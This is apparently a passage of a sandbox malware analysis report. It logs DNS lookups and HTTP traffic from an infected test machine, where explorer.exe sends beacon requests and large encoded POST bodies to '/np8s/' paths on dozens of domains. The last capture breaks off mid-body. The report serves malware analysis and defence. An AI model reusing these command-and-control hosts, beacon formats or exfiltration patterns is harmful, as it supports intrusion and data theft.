May 27, 2022 18:47:21.442790985 CEST	192.168.2.3	8.8.8.8	0xcd55	Standard query (0)	www.jdhwh2nbiw234.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:26.473968029 CEST	192.168.2.3	8.8.8.8	0x1227	Standard query (0)	www.nachuejooj07.xyz	A (IP address)	IN (0x0001)
May 27, 2022 18:47:32.030829906 CEST	192.168.2.3	8.8.8.8	0xae1e	Standard query (0)	www.xn--wsthof-camping-gsb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:37.155288935 CEST	192.168.2.3	8.8.8.8	0x77a7	Standard query (0)	www.brandingaloha.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:42.334940910 CEST	192.168.2.3	8.8.8.8	0x58a3	Standard query (0)	www.brawlhallacodestore.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:52.536843061 CEST	192.168.2.3	8.8.8.8	0xed67	Standard query (0)	www.kishanshree.com	A (IP address)	IN (0x0001)
May 27, 2022 18:47:57.877120018 CEST	192.168.2.3	8.8.8.8	0x8655	Standard query (0)	www.littlebeartreeservices.com	A (IP address)	IN (0x0001)
May 27, 2022 18:48:02.985763073 CEST	192.168.2.3	8.8.8.8	0x5776	Standard query (0)	www.sekolahkejepang.com	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 18:48:09.361673117 CEST	192.168.2.3	8.8.8.8	0xa513	Standard query (0)	www.68chengxinle.com	A (IP address)	IN (0x0001)
May 27, 2022 18:48:15.021522045 CEST	192.168.2.3	8.8.8.8	0x75c5	Standard query (0)	www.geo-pacificoffshore.com	A (IP address)	IN (0x0001)
May 27, 2022 18:48:20.075674057 CEST	192.168.2.3	8.8.8.8	0x9363	Standard query (0)	www.topings33.com	A (IP address)	IN (0x0001)
May 27, 2022 18:48:37.538731098 CEST	192.168.2.3	8.8.8.8	0xdfc2	Standard query (0)	www.losangelesrentalz.com	A (IP address)	IN (0x0001)
May 27, 2022 18:48:50.894835949 CEST	192.168.2.3	8.8.8.8	0xee3c	Standard query (0)	www.shcylzc.com	A (IP address)	IN (0x0001)
May 27, 2022 18:48:59.967319965 CEST	192.168.2.3	8.8.8.8	0xc36f	Standard query (0)	www.medyumgalip.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.088849068 CEST	192.168.2.3	8.8.8.8	0x54a8	Standard query (0)	www.udrivestorage.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.207158089 CEST	192.168.2.3	8.8.8.8	0xe8a7	Standard query (0)	www.lazarusnatura.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:16.964224100 CEST	192.168.2.3	8.8.8.8	0x2f2a	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:17.071949959 CEST	192.168.2.3	8.8.8.8	0xcc4	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:17.181560993 CEST	192.168.2.3	8.8.8.8	0x5f7b	Standard query (0)	www.wps-mtb.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:22.328104973 CEST	192.168.2.3	8.8.8.8	0x5714	Standard query (0)	www.salondutaxi.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:27.528112888 CEST	192.168.2.3	8.8.8.8	0x6e6a	Standard query (0)	www.interlink-travel.com	A (IP address)	IN (0x0001)
May 27, 2022 18:49:33.845007896 CEST	192.168.2.3	8.8.8.8	0x8e40	Standard query (0)	www.kishanshree.com	A (IP address)	IN (0x0001)
May 27, 2022 18:50:10.520736933 CEST	192.168.2.3	8.8.8.8	0x8fb6	Standard query (0)	www.geo-pacificoffshore.com	A (IP address)	IN (0x0001)
May 27, 2022 18:50:10.544085979 CEST	192.168.2.3	8.8.8.8	0x1e5a	Standard query (0)	www.geo-pacificoffshore.com	A (IP address)	IN (0x0001)
May 27, 2022 18:50:10.564940929 CEST	192.168.2.3	8.8.8.8	0x928c	Standard query (0)	www.geo-pacificoffshore.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 18:45:34.918064117 CEST	8.8.8.8	192.168.2.3	0x4980	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:45:51.707175970 CEST	8.8.8.8	192.168.2.3	0x2371	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:46:02.233206034 CEST	8.8.8.8	192.168.2.3	0xacac	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:46:07.853590012 CEST	8.8.8.8	192.168.2.3	0xa6dc	No error (0)	dilshadkhan.duia.ro		91.193.75.133	A (IP address)	IN (0x0001)
May 27, 2022 18:47:10.838238001 CEST	8.8.8.8	192.168.2.3	0xd965	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:47:11.027801991 CEST	8.8.8.8	192.168.2.3	0xd965	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:47:11.900259018 CEST	8.8.8.8	192.168.2.3	0xd965	Server failure (2)	www.gafcbooster.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:47:16.025362015 CEST	8.8.8.8	192.168.2.3	0xe390	No error (0)	www.jlbwaterdamagerepairseattle.com		170.39.76.27	A (IP address)	IN (0x0001)
May 27, 2022 18:47:21.465318918 CEST	8.8.8.8	192.168.2.3	0xcd55	Name error (3)	www.jdhwh2nbiw234.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:47:26.659378052 CEST	8.8.8.8	192.168.2.3	0x1227	No error (0)	www.nachuejooj07.xyz		198.54.117.244	A (IP address)	IN (0x0001)
May 27, 2022 18:47:32.056370020 CEST	8.8.8.8	192.168.2.3	0xae1e	No error (0)	www.xn--wsthof-camping-gsb.com	xn--wsthof-camping-gsb.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:47:32.056370020 CEST	8.8.8.8	192.168.2.3	0xae1e	No error (0)	xn--wsthof-camping-gsb.com		81.169.145.161	A (IP address)	IN (0x0001)
May 27, 2022 18:47:37.178877115 CEST	8.8.8.8	192.168.2.3	0x77a7	No error (0)	www.brandingaloha.com	brandingaloha.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:47:37.178877115 CEST	8.8.8.8	192.168.2.3	0x77a7	No error (0)	brandingaloha.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 18:47:42.374002934 CEST	8.8.8.8	192.168.2.3	0x58a3	No error (0)	www.brawlhallacodestore.com	shop.freewebstore.org		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:47:42.374002934 CEST	8.8.8.8	192.168.2.3	0x58a3	No error (0)	shop.freewebstore.org		52.17.43.61	A (IP address)	IN (0x0001)
May 27, 2022 18:47:52.561403036 CEST	8.8.8.8	192.168.2.3	0xed67	No error (0)	www.kishanshree.com	kishanshree.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:47:52.561403036 CEST	8.8.8.8	192.168.2.3	0xed67	No error (0)	kishanshree.com		132.148.165.111	A (IP address)	IN (0x0001)
May 27, 2022 18:47:57.900527954 CEST	8.8.8.8	192.168.2.3	0x8655	No error (0)	www.littlebeartreeservices.com	littlebeartreeservices.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:47:57.900527954 CEST	8.8.8.8	192.168.2.3	0x8655	No error (0)	littlebeartreeservices.com		160.153.136.3	A (IP address)	IN (0x0001)
May 27, 2022 18:48:03.036262989 CEST	8.8.8.8	192.168.2.3	0x5776	No error (0)	www.sekolahkejepang.com	sekolahkejepang.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:48:03.036262989 CEST	8.8.8.8	192.168.2.3	0x5776	No error (0)	sekolahkejepang.com		103.247.11.212	A (IP address)	IN (0x0001)
May 27, 2022 18:48:09.530735970 CEST	8.8.8.8	192.168.2.3	0xa513	No error (0)	www.68chengxinle.com		45.39.111.146	A (IP address)	IN (0x0001)
May 27, 2022 18:48:15.050421000 CEST	8.8.8.8	192.168.2.3	0x75c5	Name error (3)	www.geo-pacificoffshore.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:48:20.258752108 CEST	8.8.8.8	192.168.2.3	0x9363	No error (0)	www.topings33.com		162.0.230.89	A (IP address)	IN (0x0001)
May 27, 2022 18:48:37.575335026 CEST	8.8.8.8	192.168.2.3	0xdfc2	No error (0)	www.losangelesrentalz.com	losangelesrentalz.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:48:37.575335026 CEST	8.8.8.8	192.168.2.3	0xdfc2	No error (0)	losangelesrentalz.com		15.197.142.173	A (IP address)	IN (0x0001)
May 27, 2022 18:48:37.575335026 CEST	8.8.8.8	192.168.2.3	0xdfc2	No error (0)	losangelesrentalz.com		3.33.152.147	A (IP address)	IN (0x0001)
May 27, 2022 18:48:51.067102909 CEST	8.8.8.8	192.168.2.3	0xee3c	No error (0)	www.shcylzc.com		23.82.37.10	A (IP address)	IN (0x0001)
May 27, 2022 18:48:59.992032051 CEST	8.8.8.8	192.168.2.3	0xc36f	No error (0)	www.medyumgalip.com		104.21.8.218	A (IP address)	IN (0x0001)
May 27, 2022 18:48:59.992032051 CEST	8.8.8.8	192.168.2.3	0xc36f	No error (0)	www.medyumgalip.com		172.67.140.71	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	www.udrivestorage.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 27, 2022 18:49:05.113897085 CEST	8.8.8.8	192.168.2.3	0x54a8	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	www.lazarusnatura.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 27, 2022 18:49:11.232563972 CEST	8.8.8.8	192.168.2.3	0xe8a7	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 27, 2022 18:49:17.068424940 CEST	8.8.8.8	192.168.2.3	0x2f2a	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:49:17.177917004 CEST	8.8.8.8	192.168.2.3	0xcc4	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:49:17.296727896 CEST	8.8.8.8	192.168.2.3	0x5f7b	Server failure (2)	www.wps-mtb.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:49:22.353908062 CEST	8.8.8.8	192.168.2.3	0x5714	No error (0)	www.salondutaxi.com		188.114.96.3	A (IP address)	IN (0x0001)
May 27, 2022 18:49:22.353908062 CEST	8.8.8.8	192.168.2.3	0x5714	No error (0)	www.salondutaxi.com		188.114.97.3	A (IP address)	IN (0x0001)
May 27, 2022 18:49:27.699526072 CEST	8.8.8.8	192.168.2.3	0x6e6a	No error (0)	www.interlink-travel.com		154.220.100.142	A (IP address)	IN (0x0001)
May 27, 2022 18:49:33.865988970 CEST	8.8.8.8	192.168.2.3	0x8e40	No error (0)	www.kishanshree.com	kishanshree.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 18:49:33.865988970 CEST	8.8.8.8	192.168.2.3	0x8e40	No error (0)	kishanshree.com		132.148.165.111	A (IP address)	IN (0x0001)
May 27, 2022 18:50:10.542491913 CEST	8.8.8.8	192.168.2.3	0x8fb6	Name error (3)	www.geo-pacificoffshore.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:50:10.563458920 CEST	8.8.8.8	192.168.2.3	0x1e5a	Name error (3)	www.geo-pacificoffshore.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 18:50:10.585086107 CEST	8.8.8.8	192.168.2.3	0x928c	Name error (3)	www.geo-pacificoffshore.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.jlbwaterdamagerepairseattle.com
- www.nachuejooj07.xyz
- www.xn--wsthof-camping-gsb.com
- www.brandingaloha.com
- www.brawlhallacodestore.com
- www.kishanshree.com
- www.littlebeartreeservices.com
- www.sekolahkejepang.com
- www.68chengxinle.com
- www.topings33.com
- www.losangelesrentalz.com
- www.shcylzc.com
- www.medyumgalip.com
- www.udrivestorage.com
- www.lazarusnatura.com
- www.salondutaxi.com
- www.interlink-travel.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49796	170.39.76.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:16.179820061 CEST	4275	OUT	GET /np8s/?U48h=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo2yEkzAcnCwi&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:16.322240114 CEST	4276	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 596 date: Fri, 27 May 2022 16:47:16 GMT server: LiteSpeed vary: User-Agent,User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 48 31 3e 0a 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 70 38 73 2f 3f 55 34 38 68 3d 64 2f 6e 73 74 45 66 4a 6a 36 45 71 48 49 61 6f 36 33 46 4a 30 73 39 47 75 71 41 39 35 4b 51 48 6f 71 74 61 6b 74 6a 72 39 2f 70 32 6a 48 77 6c 6b 43 51 33 79 68 43 45 6f 32 79 45 6b 7a 41 63 6e 43 77 69 26 61 6d 70 3b 6d 38 38 68 53 3d 36 6c 64 38 69 32 42 68 53 52 32 70 76 48 77 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 7 3 65 72 76 65 72 2e 0a 3c 48 52 3e 0a 3c 49 3e 77 77 77 2e 6a 6c 62 77 61 74 65 72 64 61 6d 61 67 65 72 65 70 61 69 72 73 65 61 74 74 6c 65 2e 63 6f 6d 3c 2f 49 3e 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD><BODY><H1>Not Found</H1>The requested URL /np8s/?U48h=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo2yEkzAcnCwi&m88hS=6ld8i2BhSR2pvHw was not found on this server.<HR><I>www.jlbwaterdamagerepairseattle.com</I></BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49803	198.54.117.244	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:47:26.833008051 CEST	7938	OUT	GET /np8s/?U48h=E3oeYQ/4MqgKR0uZQviaDeSIZFjg9uLLieRcSmG+YXW0WXU/K8viVoPbPV+txMCieWz0&m88hS=6ld8i2BhSR2pvHw HTTP/1.1 Host: www.nachuejooj07.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49918	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:37.597933054 CEST	9362	OUT	POST /np8s/ HTTP/1.1 Host: www.losangelesrentalz.com Connection: close Content-Length: 410 Cache-Control: no-cache Origin: http://www.losangelesrentalz.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.losangelesrentalz.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 7a 4a 63 61 43 47 62 6c 68 68 35 74 66 6c 78 4d 32 61 6a 63 4c 58 77 50 6e 6d 7e 53 68 5a 4c 48 61 4c 4e 48 63 72 64 51 36 30 59 2d 6a 32 61 76 6a 32 65 4e 6c 33 43 39 56 54 6a 65 65 58 61 4b 32 4f 78 6b 28 5a 7e 32 6d 68 36 6d 55 6d 52 70 43 79 76 78 71 36 69 72 56 69 4e 57 4b 69 36 38 4f 4a 44 45 6c 53 71 67 28 58 37 50 71 54 35 5f 62 64 44 4c 6a 61 46 6b 50 49 35 33 37 4f 52 54 57 4b 53 6a 72 4f 4a 37 71 70 56 43 61 6d 52 39 77 66 62 58 6c 43 69 65 54 2d 50 6f 65 43 71 66 7a 57 35 4c 39 30 69 76 65 73 7a 44 43 78 64 47 59 64 4a 32 50 57 42 47 70 5a 4e 66 6e 55 32 33 61 76 65 46 6a 7a 42 50 48 30 78 66 47 34 53 7a 56 32 52 79 72 66 6d 43 31 37 68 6f 6d 36 4a 49 59 64 31 33 42 4d 33 49 78 77 45 41 58 70 48 57 67 50 74 6c 77 65 75 42 70 4f 4e 6d 38 62 5a 6c 58 52 79 45 71 64 54 46 49 52 65 35 67 4c 58 73 50 33 39 52 73 49 6a 44 74 4a 68 48 4c 50 48 55 28 52 68 4d 55 75 59 72 35 67 6d 74 6f 44 48 7a 51 43 50 52 4b 55 36 35 4d 56 67 4a 75 63 6b 6c 4d 6c 54 6b 64 66 37 4a 6c 45 62 52 6a 78 44 6f 7e 56 35 70 77 43 45 34 64 38 32 4c 50 6d 37 63 72 34 4a 69 47 57 78 56 6b 46 37 46 41 5f 53 54 28 55 28 50 36 78 4d 54 73 35 43 4a 49 75 58 33 67 4d 73 71 70 56 41 4a 31 42 72 76 30 34 7e 4d 41 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: U48h=zJcaCGblhh5tflxM2ajcLXwPnm~ShZLHaLNHcrdQ60Y-j2avj2eNl3C9VTjeeXaK2Oxk(Z~2mh6mUmRpCyvxq6irViNWKi68OJDElSqg(X7PqT5_bdDLjaFkPI537ORTWKSjrOJ7qpVCamR9wfbXlCieT-PoeCqfzW5L90iveszDCxdGYdJ2PWBGpZNfnU23aveFjzBPH0xfG4SzV2RyrfmC17hom6JIYd13BM3IxwEAXpHWgPtlweuBpONm8bZlXRyEqdTFIRe5gLXsP39RsIjDtJhHLPHU(RhMUuYr5gmtoDHzQCPRKU65MVgJucklMlTkdf7JlEbRjxDo~V5pwCE4d82LPm7cr4JiGWxVkF7FA_ST(U(P6xMTs5CJIuX3gMsqpVAJ1Brv04~MAw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49919	15.197.142.173	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:48:37.628654957 CEST	9376	OUT	POST /np8s/ HTTP/1.1 Host: www.losangelesrentalz.com Connection: close Content-Length: 36478 Cache-Control: no-cache Origin: http://www.losangelesrentalz.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.losangelesrentalz.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 34 38 68 3d 7a 4a 63 61 43 43 62 4a 73 77 46 30 52 56 39 6e 79 73 6e 49 54 58 41 4e 6c 57 72 44 28 74 61 64 64 36 63 2d 45 50 56 68 37 78 31 5f 6e 47 57 4f 6e 33 4b 56 6c 32 54 32 64 41 48 42 4a 6e 58 34 32 4f 70 47 28 5a 79 32 6e 69 4b 74 58 46 70 50 46 51 58 79 74 61 69 54 55 69 4e 44 4f 6a 6d 42 4f 4a 47 30 6c 57 79 77 28 6e 48 50 34 68 78 5f 64 65 71 46 70 61 46 59 48 6f 4a 72 6c 2d 64 6b 57 4f 47 72 72 50 31 37 71 5a 4a 43 61 46 5a 38 6e 4d 7a 55 6f 79 69 62 57 2d 50 78 4c 53 76 75 7a 57 39 74 39 32 47 76 65 65 58 44 42 42 39 47 64 71 56 70 58 32 42 4a 37 70 4e 59 71 30 36 71 61 76 79 4a 6a 33 78 35 53 52 78 66 47 49 53 79 53 6b 77 53 36 34 79 52 36 62 56 50 6d 36 46 68 59 73 70 52 42 4e 4b 38 68 77 70 6c 59 71 7e 65 67 4d 42 44 6a 75 75 46 78 2d 4e 32 38 62 5a 46 58 52 79 6d 71 64 6a 46 49 53 75 35 68 70 66 73 4a 57 39 53 6f 6f 6a 4d 6d 70 68 66 46 76 4c 47 28 52 59 4a 55 75 78 6a 35 33 47 74 70 69 33 7a 58 32 62 53 52 6b 36 46 54 46 68 64 33 73 6b 71 4d 6c 54 38 64 65 36 4d 6c 33 76 52 67 45 37 6f 35 77 74 70 79 79 45 34 42 73 32 4a 57 32 33 79 72 37 35 6d 47 58 41 67 78 6d 58 46 5a 4e 61 54 78 56 28 50 35 42 4d 54 6a 5a 43 62 47 73 71 76 68 5f 30 5f 73 6e 41 6f 28 67 71 41 77 63 58 32 43 5a 78 63 43 2d 46 66 49 47 32 72 46 34 64 64 32 6a 76 46 4c 73 41 65 47 35 65 59 71 49 5f 72 42 72 32 66 66 6b 6f 58 50 78 55 4d 63 46 55 6a 62 37 2d 55 76 5a 75 4e 47 55 62 4a 58 28 52 55 65 6b 72 6b 4a 68 65 50 66 61 78 7a 65 38 6c 7a 32 4a 46 62 4e 31 45 62 6c 77 68 49 74 66 4b 38 70 73 56 38 73 69 64 79 51 4b 58 6f 69 6c 4d 39 4d 69 50 70 4a 47 57 69 52 39 38 67 6a 73 64 56 35 28 65 62 62 58 75 44 51 30 2d 63 42 43 2d 71 52 55 57 62 4e 67 32 51 63 51 44 68 46 64 6e 49 72 6d 58 6e 4e 73 38 35 49 48 44 74 46 4c 31 56 6e 4b 32 49 62 6a 47 77 64 6a 50 4a 2d 31 2d 31 6a 72 77 63 47 7e 45 49 59 28 74 30 33 46 4b 68 32 45 39 42 2d 6f 77 72 57 35 52 65 74 69 76 59 4a 76 6e 58 77 72 4a 64 35 72 48 46 64 75 46 48 50 66 49 6f 33 48 48 4d 64 7a 30 78 67 79 49 67 34 32 33 55 49 66 33 48 2d 72 41 68 62 6f 59 78 30 71 65 53 58 36 5f 41 33 49 2d 77 73 70 74 4c 42 41 63 4a 64 33 38 56 77 63 70 50 47 55 6c 6b 58 51 6f 43 46 4c 33 39 54 6a 66 70 45 6e 53 45 4b 73 5f 48 49 47 61 44 5a 4d 39 78 37 66 4c 58 5f 43 4f 69 6a 56 6b 78 65 7e 4b 4a 6c 35 52 6e 36 63 4e 4b 4e 62 41 61 38 66 63 47 74 39 56 42 75 68 50 6b 4c 30 64 72 6d 4b 4f 7a 67 69 58 56 42 56 50 41 34 72 42 39 42 30 33 73 47 47 5a 36 52 6e 74 47 52 6a 53 51 6d 39 74 4b 71 65 6f 38 63 37 41 64 34 4f 7a 5a 4d 58 50 59 36 7a 77 6f 2d 57 78 69 6e 56 55 37 69 6d 53 32 49 47 4c 35 47 62 55 35 6c 6a 79 63 70 7a 30 64 76 7e 6e 61 6b 31 62 65 7a 4a 58 32 6f 70 6c 76 63 72 37 78 70 67 37 54 44 70 4a 70 39 4c 65 7e 79 35 6b 79 56 57 70 35 31 38 5a 39 35 63 42 54 47 79 4a 78 4a 49 4c 64 4a 67 4e 28 58 42 79 73 58 56 5a 31 32 79 4f 50 33 79 2d 7a 78 7a 34 6b 6b 49 63 6f 73 4c 46 33 4a 6a 61 4e 71 48 4d 51 50 31 54 70 54 65 50 48 58 42 33 39 4c 45 61 33 55 4c 74 36 55 65 58 47 4d 45 4f 50 39 68 64 6b 72 4c 58 59 79 31 65 69 41 39 69 52 34 4f 37 35 76 44 47 56 6b 38 49 52 38 69 4b 56 69 35 63 4a 6a 75 71 6b 53 61 42 35 53 4e 6f 51 55 4b 4a 50 50 41 45 33 77 48 6c 35 31 52 51 74 68 76 33 52 43 49 4c 4e 36 42 35 4f 33 4c 69 71 63 57 38 73 6f 31 70 67 77 44 48 33 55 50 31 73 67 6b 75 67 51 72 7a 49 64 47 7a 34 47 31 64 6f 62 4a 72 4c 4b 64 34 52 52 4e 36 4a 32 33 78 37 34 5a 31 6b 71 74 31 61 6f 6a 2d 77 53 50 2d 62 49 76 44 76 50 4c 6a 65 37 56 43 32 74 6c 42 52 52 6c 55 71 4b 48 31 70 39 59 68 67 75 43 5f 69 72 6b 4d 62 77 37 4c 4c 66 49 4e 7e 62 49 34 65 74 32 37 4f 73 77 68 68 63 42 70 6e 47 67 72 38 70 56 73 31 61 75 41 5a 5a 7e 49 54 64 4d 4c 69 49 6c 61 48 2d 59 52 78 73 4e 65 4e 72 45 41 36 31 47 5a 28 50 67 67 53 73 57 4a 35 6f 53 6d 68 48 32 75 52 4d 68 4e 77 59 6c 35 42 64 6d 43 71 4a 4b 46 42 74 68 6a 79 34 53 6e 34 61 63 65 54 67 34 6e 42 4e 68 73 6e 76 38 4e 38 52 75 78 79 31 30 76 31 59 4e 5a 38 76 43 67 63 4d 28 4b 47 41 6e 6e 6a 58 45 62 51 54 63 36 75 78 63 57 70 6d 67 34 28 79 37 